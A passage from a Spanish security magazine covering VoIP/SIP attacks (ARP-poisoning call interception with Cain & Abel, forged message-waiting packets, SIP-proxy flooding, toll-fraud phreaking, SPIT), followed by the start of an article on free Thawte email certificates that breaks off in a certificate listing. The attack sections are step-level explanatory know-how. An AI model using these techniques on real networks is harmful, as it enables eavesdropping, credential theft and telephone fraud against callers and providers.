peticiones ARP) haciendo click sobre el símbolo *plus*. Estos hosts pueden ser ahora vistos bajo la pestaña *Sniffer*, y pueden ser nuestras víctimas si así lo seleccionamos en la subpestaña *ARP*. En este caso, seleccionamos la dirección IP de Alicia, Bob y el proxy SIP. Luego pulsamos el botón de *Start/Stop ARP*, y el envenenamiento ARP comenzará. Sólo queda hacer una cosa – sentarnos y esperar. El resto lo hará Cain & Abel (véase Figura 3). Si se ha establecido una llamada, y esta ya ha finalizado, entre Alicia y Bob, la llamada se grabará directamente como un archivo WAV, y se mostrará en la pestaña *VoIP*. Puedes escucharlas con cualquier reproductor de audio. Por cierto: si mientras tanto se intercambia entre ellos alguna clave o password (por ejemplo POP3), podemos echarles un ojo en la pestaña *Passwords*.

Podemos ver que no hay problemas para atacar dentro de una red local, escuchar las comunicaciones y reproducirlas, ya que no hay mecanismos de seguridad adicionales establecidos.

Robo de identidades y rapto de registros

Normalmente, el registro en el proxy SIP se hace mediante un nombre de usuario y una contraseña. Los mensajes SIP, tal y como dijimos antes, no están encriptados. Si un atacante es capaz de captar el proceso de autenticación, por ejemplo mediante spoofing ARP, puede usar la combinación de usuario y contraseña recogida para entrar él mismo en el proxy SIP.

Un ataque como este no es posible ya en las implementaciones VoIP modernas. El proceso de autenticación (véase el Recuadro *Mecanismos de Seguridad en los Protocolos VoIP*), al igual que otras funciones importantes, utiliza autenticación resumida (*digest authentication*). Primero, el cliente se identifica frente al proxy SIP (véase Listado 1). El proxy rechaza la entrada enviando el mensaje de estatus *401 Unauthorized* (Listado 2) y envía una demanda al cliente para que se identifique a través de autenticación resumida. En la linea que empieza por *WWW-Authenticate* se envía el valor *nonce*, que debe ser aleatorio.

En el tercer paso (Listado 3), el cliente se re-identifica. Esta vez él también envía un mensaje *WWW-Authenticate*. Contiene su nombre de usuario, el entorno, y el valor nonce que ha enviado el servidor. Lo más importante es el valor de la respuesta. Usualmente, se trata de un *hash* MD5 construido sobre los valores de nombre de usuario, clave de acceso, el código nonce el método HTTP y el URI solicitado. El mensaje es procesado por un servidor que construye otro *hash* MD5, que consiste de los mismos parámetros. Si ambos hashes son iguales, la identificación es correcta y se certifica con un mensaje de estatus enviado por el servidor (véase Listado 4).




Figura 1. *Panorámica del establecimiento de una llamada utilizando SIP*




Figura 2. *Sniffing de VoIP*






Figura 3. *Decodificación de voz con Cain & Abel*

El *hash* enviado en el paso 3 tiene dos características que evitan la autenticación falsa o la reutilización de un hash captado anteriormente: sólo es válido para el valor *nonce* generado aleatoriamente, y contiene el nombre del usuario y su clave de acceso como valores. Estos mecanismos hacen imposible que el atacante consiga descifrar la clave de acceso en un período de tiempo razonable.

DoS – Denial of Service (Negación del Servicio)

Como en cualquier sistema que ofrezca servicios, siempre puede echarse abajo el servidor si tienes suficiente ancho de banda. En el caso del proxy SIP, uno puede lanzar un ataque de *tormenta de registros* que sobrecargue el servicio. Además, pueden lanzarse ataques DoS sobre el servicio mismo, si el servicio es vulnerable. Es posible incluso acceder al servidor utilizando ataques de sobrecarga del buffer contra el servicio – este ataque era posible en 2003 con el servidor de código abierto PBX Asterisk (CAN-2003-0761). Debido a las debilidades a la hora de procesar parámetros con mensajes `MESSAGE` e `INFO`, un atacante podía lanzar comandos locales en el contexto del servicio asterisk – normalmente iniciado por el superusuario.

Derribar el servicio SIP por medio de mensajes inválidos depende de cada implementación. Si el servidor no tiene mecanismos que gestionen (o ignoren) los mensajes inválidos, puede caerse. (Para comprobar su comportamiento, existe un entorno de pruebas PROTOS basado en Java, que cada dueño de PBX (*Private Branch Exchange*) debe lanzar contra su sistema (véase el Recuadro *En la Red).*

Un tipo diferente de ataque DoS es el llamado DoS soportado por el usuario. La Figura 4 nos muestra un mensaje UDP enviado al teléfono SIP con Login 14 e IP 192.168.5.84 desde el proxy SIP 192.168.5.25. Enviando este mensaje, el proxy (o el atacante) está señalizando que el usuario tiene nuevo correo de voz en su bandeja de entrada. Podemos reconocer esto echando un ojo al cuerpo del mensaje y al mensaje `Messages-Waiting: yes` así como a `Voice-Message: 1/0`. En lugar de un mensaje de voz, podría ser un mensaje de fax, por ejemplo. El primer dígito (`1` en este caso) indica cuantos mensajes nuevos se almacenan, el segundo (`0` en este caso) indica cuantos mensajes viejos se almacenan.

Como podéis ver, hemos editado este paquete. Esto puede hacerse fácilmente con Packetyzer (véase el Recuadro *En la Red*), una herramienta de Windows basada técnicamente en Ethereal. Cada paquete individual puede ser editado – se muestran los checksums incorrectos y pueden corregirse. Así que podemos enviar este mensaje a recipientes aleatorios; sólo necesitamos la IP y el nombre de usuario, que suele ser el mismo que el número de teléfono. Para dejar más claro que no se necesita más información ponemos todos los otros campos a `0`. Otros campos, como `User-Agent` no tienen importancia alguna.

¿Cuál es el problema de falsificar estos mensajes? ¿No contiene información sensible, o sí? La mayor parte de los teléfonos (probamos un Cisco 9750 y un Grandstream BT-100) procesan estos mensajes (además, incluso también aquellos con checksums erróneos) y los muestran al usuario. Normalmente empieza a parpadear un icono o toda la pantalla. Nuestro usuario – pensando que hay un mensaje nuevo, llamará a su buzón de mensajes. Como no se muestra ningún mensaje nuevo, el usuario pensará que es un pequeño fallo y lo ignorará. Al poco tiempo, la pantalla comenzará a parpadear de nuevo. Ahora el usuario llamará al servicio técnico, y va a ser muy divertido ver cómo buscan el fallo por todas partes, porque todo funciona

Mecanismos de Seguridad en los Protocolos VoIP

Además de los mecanismos relacionados con la comunicación relativa al contexto, hay otros mecanismos de seguridad en SIP, aunque no son obligatorios. Los mecanismos atañen principalmente a la autenticación y la seguridad criptográfica de la comunicación.

La autenticación se hace a través de varias vías: Un método común es la autenticación resumida. Es un simple método *challenge-response*, que puede usarse en todas las peticiones.

Otro método para asegurar los paquetes SIP es el uso del conocido S/MIME. Con S/MIME, el cuerpo de un mensaje SIP puede asegurarse con certificados S/MIME. El uso de S/MIME presupone un PKI establecido y la implementación de mecanismos necesarios para verificar los certificados. En el caso de SIP, S/MIME normalmente asegura los mensajes SDP. El uso de S/MIME requiere mucho tiempo y esfuerzo, si no hay estructuras establecidas.

Otros mecanismos requieren elementos adicionales de protocolo. Para SIP y RTP uno puede usar TLS. En el caso de la protección SIP, la protección se haría solo salto-a-salto, y uno no puede estar seguro de que la persona destino de la comunicación utilice un teléfono que incorpore TLS.

perfectamente. Realmente no hay ningún error.

Si el atacante empieza a mandar este tipo de mensaje a todos los usuarios de una red, tanto los usuarios como el soporte técnico van a pasar mucho tiempo buscando el error. Si manda el mensaje a muchísimos usuarios, y todo el mundo empieza a llamar a su buzón de correo, puede darse un pico de la demanda que incluso haga caer el servidor.

Interrupción de llamada

Mucha gente en otros artículos dice que el envío de un simple mensaje `BYE` a uno de los participantes en una llamada hará que ésta termine inmediatamente. No es tan fácil. En primer lugar, el atacante debe conocer el `Call-ID` del Call-Dialog. El RFC 3261 dice: *El campo de encabezamiento de Call-ID actúa como único identificador para agrupar una serie de mensajes. Debe ser el mismo para todas las peticiones y respuestas enviadas por cada agente de usuario en un diálogo.*

No hay leyes que obliguen a que el `Call-ID` tenga que ser construido a base de hashes, pero en la mayor parte de los casos, es así: `Call-IDs` aleatorios. Así, el atacante tiene que *pinchar* la inicialización de la llamada para poder terminarla usando el `Call-ID`. Si tiene que hacer esto, el contenido de la llamada será mucho más interesante que su simple finalización.

Phreaking

Lo que se conoce como phreaking, el clásico fraude de los teléfonos tradicionales, que se hacía anteriormente enviando tonos especiales del sistema desde cabinas telefónicas públicas, puede volver a renacer. Como el flujo de voz (RTP) y la señalización (SIP) vuelven a estar juntos, este escenario será posible, aunque todavía no se haya conseguido a día de hoy.

Un cliente preparado prepara una llamada a otro cliente preparado. Ambos se conectan vía un proxy SIP y se comportan de manera normal.

Listado 1. *Registro SIP Fase 1 (cliente a proxy SIP)*

```
REGISTER sip:sip.example.com SIP/2.0
Via: SIP/2.0/UDP 10.10.10.1:5060;rport; ↵
   branch=z9hG4bKBA66B9816CE44C848BC1DEDF0C52F1FD
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:123456@sip.example.com>
Contact: "Tobias Glemser" <sip:123456@10.10.10.1:5060>
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sip.example.com
CSeq: 20187 REGISTER
Expires: 1800
Max-Forwards: 70
User-Agent: X-Lite
Content-Length: 0
```

Listado 2. *Registro SIP Fase 2 (proxy a cliente) – rechazo*

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 10.10.10.1:5060;rport=58949; ↵
   branch=z9hG4bKBA66B9816CE44C848BC1DEDF0C52F1FD
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:123456@sip.example.com>; ↵
   tag=b11cb9bb270104b49a99a995b8c68544.a415
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sip.example.com
CSeq: 20187 REGISTER
WWW-Authenticate: Digest realm="sip.example.com", ↵
  nonce="42b17a71cf370bb10e0e2b42dec314e65fd2c2c0"
Server: sip.example.com ser
Content-Length: 0
```

Listado 3. *Registro SIP Fase 3 (cliente a proxy) – re-autenticación*

```
REGISTER sip:sip.example.com SIP/2.0
Via: SIP/2.0/UDP 10.10.10.1:5060;rport; ↵
   branch=z9hG4bK913D93CF77A5425D9822FB1E47DF7792
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:123456@sip.example.com>
Contact: "Tobias Glemser" <sip:123456@10.10.10.1:5060>
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sipgate.de
CSeq: 20188 REGISTER
Expires: 1800
Authorization: Digest username="123456",realm="sip.example.com", ↵
  nonce="42b17a71cf370bb10e0e2b42dec314e65fd2c2c0", ↵
  response="bef6c7346eb181ad8b46949eba5c16b8",uri="sip:sip.example.com"
Max-Forwards: 70
User-Agent: X-Lite
Content-Length: 0
```

Listado 4. *Registro SIP Fase 4 (proxy a cliente) – éxito*

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP 10.10.10.1:5060;rport=58949; ↵
   branch=z9hG4bK913D93CF77A5425D9822FB1E47DF7792
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:1888819@sipgate.de>; ↵
   tag=b11cb9bb270104b49a99a995b8c68544.017a
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sip.example.com
CSeq: 20188 REGISTER
Contact: <sip:123456@10.10.10.1:5060>;q=0.00;expires=1800
Server: sip.example.com ser
Content-Length: 0
```






Figura 4. *Un paquete SIP modificado*

Directamente tras el establecimiento de llamada, el proxy recibe una señal para la terminación, que está certificada por los dos clientes. Pero ellos no se desconectan, la llamada no termina – y el servidor SIP no se da cuenta.

Si ambos clientes están en la misma subred, la llamada no terminará en ningún caso, por el flujo de voz P2P. Si hay una salida a través del proxy SIP (por ejemplo; Si se conecta a otra red), la comunicación RTP será enrutada por el proxy. Ahora tendrá que terminar el flujo RTP por sí mismo. El proxy tiene que darse cuenta de que vía SIP se ha enviado una señal de finalización de llamada y transfiere esta información directamente al control de las comunicaciones RTP.

Otro posible ataque phreaking depende de la implementación del proxy SIP. En algunos casos, como en la versión actual de Asterisk, se requiere una re-autenticación vía autenticación resumida como hemos visto en los listados 1–4 para prácticamente todas las comunicaciones cliente – servidor. Otras implementaciones requieren re-autenticación sólo tras un cierto período de tiempo. Así, en el siguiente escenario es posible generar gastos para el proveedor.

Un atacante envía un mensaje `INVITE` válido al proxy SIP, utilizando las credenciales de un usuario que ya se ha autenticado con éxito. El proxy SIP inicializa la llamada. Los paquetes restantes necesarios para la inicialización pueden ser enviados por el atacante – mediante un proceso automático sin saber los paquetes de respuesta del servidor. Algunos sistemas de teléfonos especiales de servicios preven increíbles cantidades para una llamada – con independencia de la duración de la misma. Así, sería posible para un atacante provocar grandes pérdidas con llamadas cortas a cargo de otros usuarios.

SPIT (Spam over IP Telephone) – Spam sobre telefonía IP

SPIT es uno de los peligros más mencionados para VoIP – un atacante envía mensajes de voz parecidos al correo basura. Al contrario de las llamadas desde robots en el mundo de POTS, las llamadas VoIP no generan costes. Al igual que el correo basura tradicional, el *spitter* utiliza la dirección de la víctima, en este caso no su dirección de correo electrónico, sino su dirección SIP. En un contexto de expansión de la telefonía IP sólo es cuestión de tiempo conseguir muchas direcciones SIP válidas, especialmente si se utilizan libretas de direcciones centrales.

El spitter llama a un número SIP, el proxy de la víctima procesa esta llamada y la víctima tiene que escuchar la basura del spitter, tal como el tamaño mínimo del miembro viril. Como el *spammer*, el spitter sólo necesita una cosa – ancho de banda. De hecho, los mensajes de voz consumen más recursos que

En la Red

- *http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/* – PROTOS Test Suite,
- *http://www.ethereal.com* – El sniffer de red Ethereal,
- *http://www.packetyzer.com* – Packetyzer – Sniffer TCP/IP Windows basado en Ethereal,
- *http://www.asterisk.org* – Asterisk, el PBX de código abierto,
- *http://www.oxid.it* – Cain & Abel.

Sobre los autores

Ambos autores trabajan como asesores de seguridad IT. Tobias Glemser trabaja en Tele-Consulting GmbH Alemania (*http://www.tele-consulting.com*), desde hace más de 4 años, mientras que Reto Lorenz es uno de sus directores de negocio.

los e-mails. Un mensaje de 15 segundos (ninguna víctima resistirá más de eso), tendrá un tamaño de unos 120 kBytes utilizando un códec de 64 kbit/s. Utilizando troyanos – igual que el spam, un usuario desprotegido de Internet podría sufrir el abuso de enviar SPIT a través de su ancho de banda.

Diallers o Marcadores

El uso de marcadores (o *diallers*), que cayó en picado con la popularización de tecnologías que no necesitan marcado, como DSL o cable, puede volver a ser una amenaza. Por el uso de un cliente SIP, tenemos el mismo escenario de un dialler clásico que utiliza el módem o la linea RDSI/ISDN para llamar a ciertos números premium. Por ejemplo, un dialler puede infectar un cliente SIP e instalar un número como si fuera un prefijo, o introducir un proxy nuevo, mucho más caro. Las llamadas pasarán a través de estos números caros sin que el usuario se dé cuenta, hasta que llegue la primera factura. Sólo es cuestión de tiempo que los diallers vuelvan a aparecer en la escena.


Conclusión

No hay duda de que VoIP es una de las técnicas más atractivas de los últimos años, y están apareciendo aplicaciones de uso masivo en Internet, pero también en las redes privadas de empresas. Si vemos lo que se dice en los medios sobre los problemas de seguridad de VoIP, podríamos pensar que la pareja SIP y RTP es algo realmente débil. Hay que pensar sobre los problemas de seguridad antes de instalar cualquier tecnología.

Por lo que podemos ver, se conocen muchos tipos de ataque – que no son otra cosa que ataques al protocolo IP ligeramente modificados. Los ataques contra SIP/RTP son posibles por lo general en las estructuras LAN siempre que no se encripten las comunicaciones. Por ejemplo, a través de un simple pinchado de los flujos RTP. Este ataque es idéntico al pinchado de una comunicación TCP/IP. La mayor parte de los otros ataques sólo son posibles si el proxy SIP o el agente de usuario (UAC, *User Agent Client*) no procesa correctamente el `Call-ID` o si el atacante pincha el `Call-ID`. La amenaza es mayor cuando no se requiere autenticación resumida para cada acción relevante, pero el problema real es SPIT, si hablamos de dinero, ya que podemos estar seguros de que todos estos anunciantes van a utilizarlo. ■

Tu firma electrónica gratis

Andrzej Soiński



Por lo general, cada vez que enviamos un mensaje por Internet, el destinatario no tiene ninguna seguridad de quién es en realidad el remitente, o si su contenido ha sido modificado por el camino. Podemos evitarnos estos problemas cifrando los mensajes y utilizando nuestra propia firma electrónica. Para ello necesitaremos un certificado.

El certificado es nuestro documento de identidad digital. Contiene los datos que permiten identificarnos y nuestra clave pública. Para que un documento firmado electrónicamente tenga la misma fuerza legal que uno firmado de la manera tradicional, éste debe poder ser verificado con ayuda de un certificado reconocido. Este tipo de certificado sólo puede ser emitido por instituciones o personas físicas que cumplan con las exigencias de la Ley 59/2003, de 19 de diciembre, de firma electrónica. Algunas de estas instituciones han sido incluidas en el servicio de información publicado por el Ministerio de Industria, Turismo y Comercio en su página web (*http://www.setsi.min.es/firma/Comunicaciones/comunicaciones.htm*). También son reconocidos los certificados expedidos por instituciones acreditadas en alguno de los países miembros de la Unión Europea. Desafortunadamente, las compañías que se ocupan de emitir certificados reconocidos lo hacen sólo comercialmente. En España estas compañías pueden cobrar de 30€ a 240€, dependiendo del tipo de certificado, por un certificado válido por un año. A veces es posible obtener un certificado de prueba, válido por ejemplo para 30 días, pero estos no son certificados reconocidos.

Sin embargo, si no estamos especialmente interesados en la fuerza jurídica de la firma, pero queremos obtener un certificado con nuestros datos ¿qué debemos hacer? Existe una solución basada en la Web of Trust de la compañía Thawte, la cual posee todas las virtudes que nos interesan: podemos obtener gratuitamente un certificado que permitirá a otros verificar nuestra identidad, con un período de validez significativamente más

En este artículo aprenderás...

- cómo crear tu propia firma electrónica,
- de qué manera obtener un certificado gratuito,
- cómo cifrar tus mensajes con ayuda del certificado.

Lo que deberías saber...

- debes tener conocimientos básicos acerca del protocolo SMTP,
- debes conocer el uso del cliente de correo-e y del navegador de Internet.

largo, aunque sin la fuerza legal de un certificado reconocido. Podemos utilizarlo, por ejemplo, en una pequeña empresa o en los contactos en que sea importante dar nuestros datos personales. Muchas personan que poseen este tipo de certificado suelen utilizarlo, por ejemplo, para firmar sus solicitudes de empleo. Existe una solución similar en el sitio web de la organización Cacert.org, aunque la utilización de los certificados que ésta emite puede ser algo más difícil, pues su certificado no se incluye aún en los navegadores populares de Internet.

Por qué confiamos en la firma electrónica

Sistemas tales como PGP (*Pretty Good Privacy*) o GPG (*GNU Privacy Guard*) están basados en una red de confianza (inglés *web of trust*), la cual es construida por los mismos usuarios a través de la verificación recíproca de sus propias claves. Si podemos asegurar que una clave dada pertenece a una persona concreta, podemos firmar esta clave con la nuestra.

La verificación de confianza se basa en el principio de que si confiamos en A, y A confía en B, entonces nosotros también podemos confiar en B. Este mecanismo posee importantes limitaciones. En primer lugar, si establecemos contacto con una persona a la que no conocemos, es posible que tampoco conozcamos a nadie que le conozca. Además, siempre existe la posibilidad de que en la cadena haya alguien que no ha verificado cuidadosamente la identidad del dueño de alguna de las otras claves, por lo que puede haber informaciones falsas que se hayan colado en la red de confianza.

Otro método de verificar la identidad de alguien es utilizando los servicios de una institución (ing. *trusted third party*) en la que muchas otras personas confíen. Esta institución puede confirmar que una clave específica pertenece a una persona dada. De esta manera, la primera limitación del método anterior deja de tener relevancia. En cuanto a la segunda limitación, la introducción de datos falsos, nunca afecta a la confianza en más de una persona. Este es precisamente el método utilizado por las compañías que emiten certificados.

Contenido del certificado en formato X.509

El certificado se compone se dos partes: la sección de datos y la firma. En la primera se hallan datos tales como la versión del estándar X.509 utilizada, el número de serial del certificado, el algoritmo utilizado para firmarlo, quién lo ha emitido, su período de validez, los datos de identificación de su dueño, información sobre la clave pública y la clave misma. Esta sección puede también contener extensiones con datos adicionales. En la segunda parte – la de la firma – se encuentra toda la información acerca del algoritmo utilizado en la creación de la firma del certificado y la firma del remitente.

Cómo funciona

El uso de firmas electrónicas está basado en la Infraestructura de Clave Pública (en inglés *Public Key Infrastructure*) y consiste en la identificación del usuario a base de su clave pública. En este sistema son utilizadas dos claves: una privada y la otra pública, las cuales están relacionadas matemáticamente. La clave pública es asignada a un usuario concreto. Toda operación confirmada utilizando la clave privada puede ser verificada con ayuda de la clave pública. Gracias a ello es posible establecer la identidad del usuario que ha realizado una operación dada.

La PKI depende de sistemas que utilizan algoritmos criptográficos para cifrar y descifrar la información. A fin de alcanzar un compromiso entre los lentos, pero seguros, algoritmos asimétricos y los rápidos, aunque no tan seguros, algoritmos simétricos, se utiliza una técnica mixta: la información es cifrada utilizando un algoritmo simétrico y la clave utilizada para hacerlo es cifrada con un algoritmo asimétrico y luego anexada a la información cifrada previamente.

La información procesada de esta manera puede ser enviada a través de un canal de comunicaciones inseguro. De esta manera tenemos asegurada su autenticación (ing. *authentication*), irrefutabilidad (ing. *non-repudiation*), integridad (ing. *integrity*), identificación (ing. *identification*) y confidencialidad (ing. *confidentiality*). Autenticación significa que tenemos la seguridad de que el mensaje ha sido verdaderamente enviado por su remitente, su irrefutabilidad es la garantía de que el remitente no podrá negar el hecho de haberlo enviado, su integridad es el conocimiento que tenemos de que el mensaje no ha sido modificado desde el momento en que fue firmado, su identificación nos permite determinar sin lugar a dudas quién es su remitente y, finalmente, su confidencialidad nos asegura que su contenido no es conocido por nadie más excepto su remitente y su destinatario.

La Thawte Web of Trust

Comenzamos el procedimiento registrándonos en la página web del programa Web of Trust (*https://www.thawte.com/cgi/enroll/personal/step1.exe*). Una vez nos hemos familiarizado con el reglamento (disponible sólo en inglés), procedemos a rellenar el formulario con nuestros datos personales. No se recomienda utilizar signos diacríticos que no estén incluidos en el conjunto de caracteres Latin 1. También es muy importante revisar cuidadosamente nuestros datos, pues éstos serán verificados y su posterior modificación es difícil y requiere el contacto directo con el servicio al cliente de la compañía Thawte.

Como número de identificación elegimos *otro* (inglés *other*) e introducimos la abreviación DNI (en su lugar podemos poner nuestro número de licencia de conducir, el del seguro social, pasaporte o cualquier otro número oficial). Un instante después seremos ya miembros del programa. Una vez creada nuestra cuenta, nuestro estatus será el de Thawte Freemail Member y precisamente estos datos apare-



Listado 1. *Ejemplo de certificado auténtico obtenido por el autor dentro del programa Thawte Web of Trust (la dirección de correo-e ha sido modificada)*

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 861450 (0xd250a)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=ZA, O=Thawte Consulting (Pty) Ltd., ←
              CN=Thawte Personal Freemail Issuing CA
        Validity
            Not Before: Sep 30 16:45:25 2004 GMT
            Not After : Sep 30 16:45:25 2005 GMT
        Subject: SN=Soinski, GN=Andrzej, ←
              CN=Andrzej Soinski/emailAddress=address@domain.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (2048 bit)
                Modulus (2048 bit):
                    00:ae:14:22:ec:70:d7:1e:b8:3d:9d:e4:6d:0f:72:
                    da:dc:95:9f:55:76:f9:5b:78:b7:b8:87:09:e6:28:
                    0b:b6:48:d1:f2:f0:9c:a0:44:80:bb:09:b6:c7:bd:
                    f7:c8:98:41:2a:b5:b1:30:20:03:ee:3e:e7:e0:51:
                    63:a8:cf:91:ae:23:05:a2:d7:e0:a9:69:38:26:de:
                    8f:7d:4c:e2:21:9e:42:74:ff:7e:9c:e5:45:71:79:
                    53:bd:4a:9e:b8:58:66:b3:dd:25:b7:6e:b5:89:e4:
                    06:f8:a1:d1:49:46:02:82:c2:44:d0:e9:41:03:30:
                    4a:73:e2:9f:4d:75:d5:80:44:aa:e7:24:37:6b:76:
                    f2:7d:44:b3:7e:53:98:16:6b:ac:f8:ca:1a:44:fd:
                    9f:2c:eb:c3:be:08:54:22:de:56:b9:fb:99:64:cd:
                    6e:a9:c3:fc:75:72:29:a3:2a:43:a4:b7:1d:4c:4a:
                    e0:c3:6e:f4:f7:73:ec:f4:f1:46:bd:68:78:10:04:
                    ce:a9:07:16:71:82:6b:e2:cc:c5:91:c6:22:57:e3:
                    ed:9f:08:d1:fa:ef:07:04:f6:29:3a:91:c4:f1:5c:
                    23:2d:fc:45:7b:cc:6b:86:ac:49:ff:52:56:ac:b6:
                    2c:bc:6a:33:74:8c:31:55:01:05:05:2e:62:aa:40:
                    e2:cb
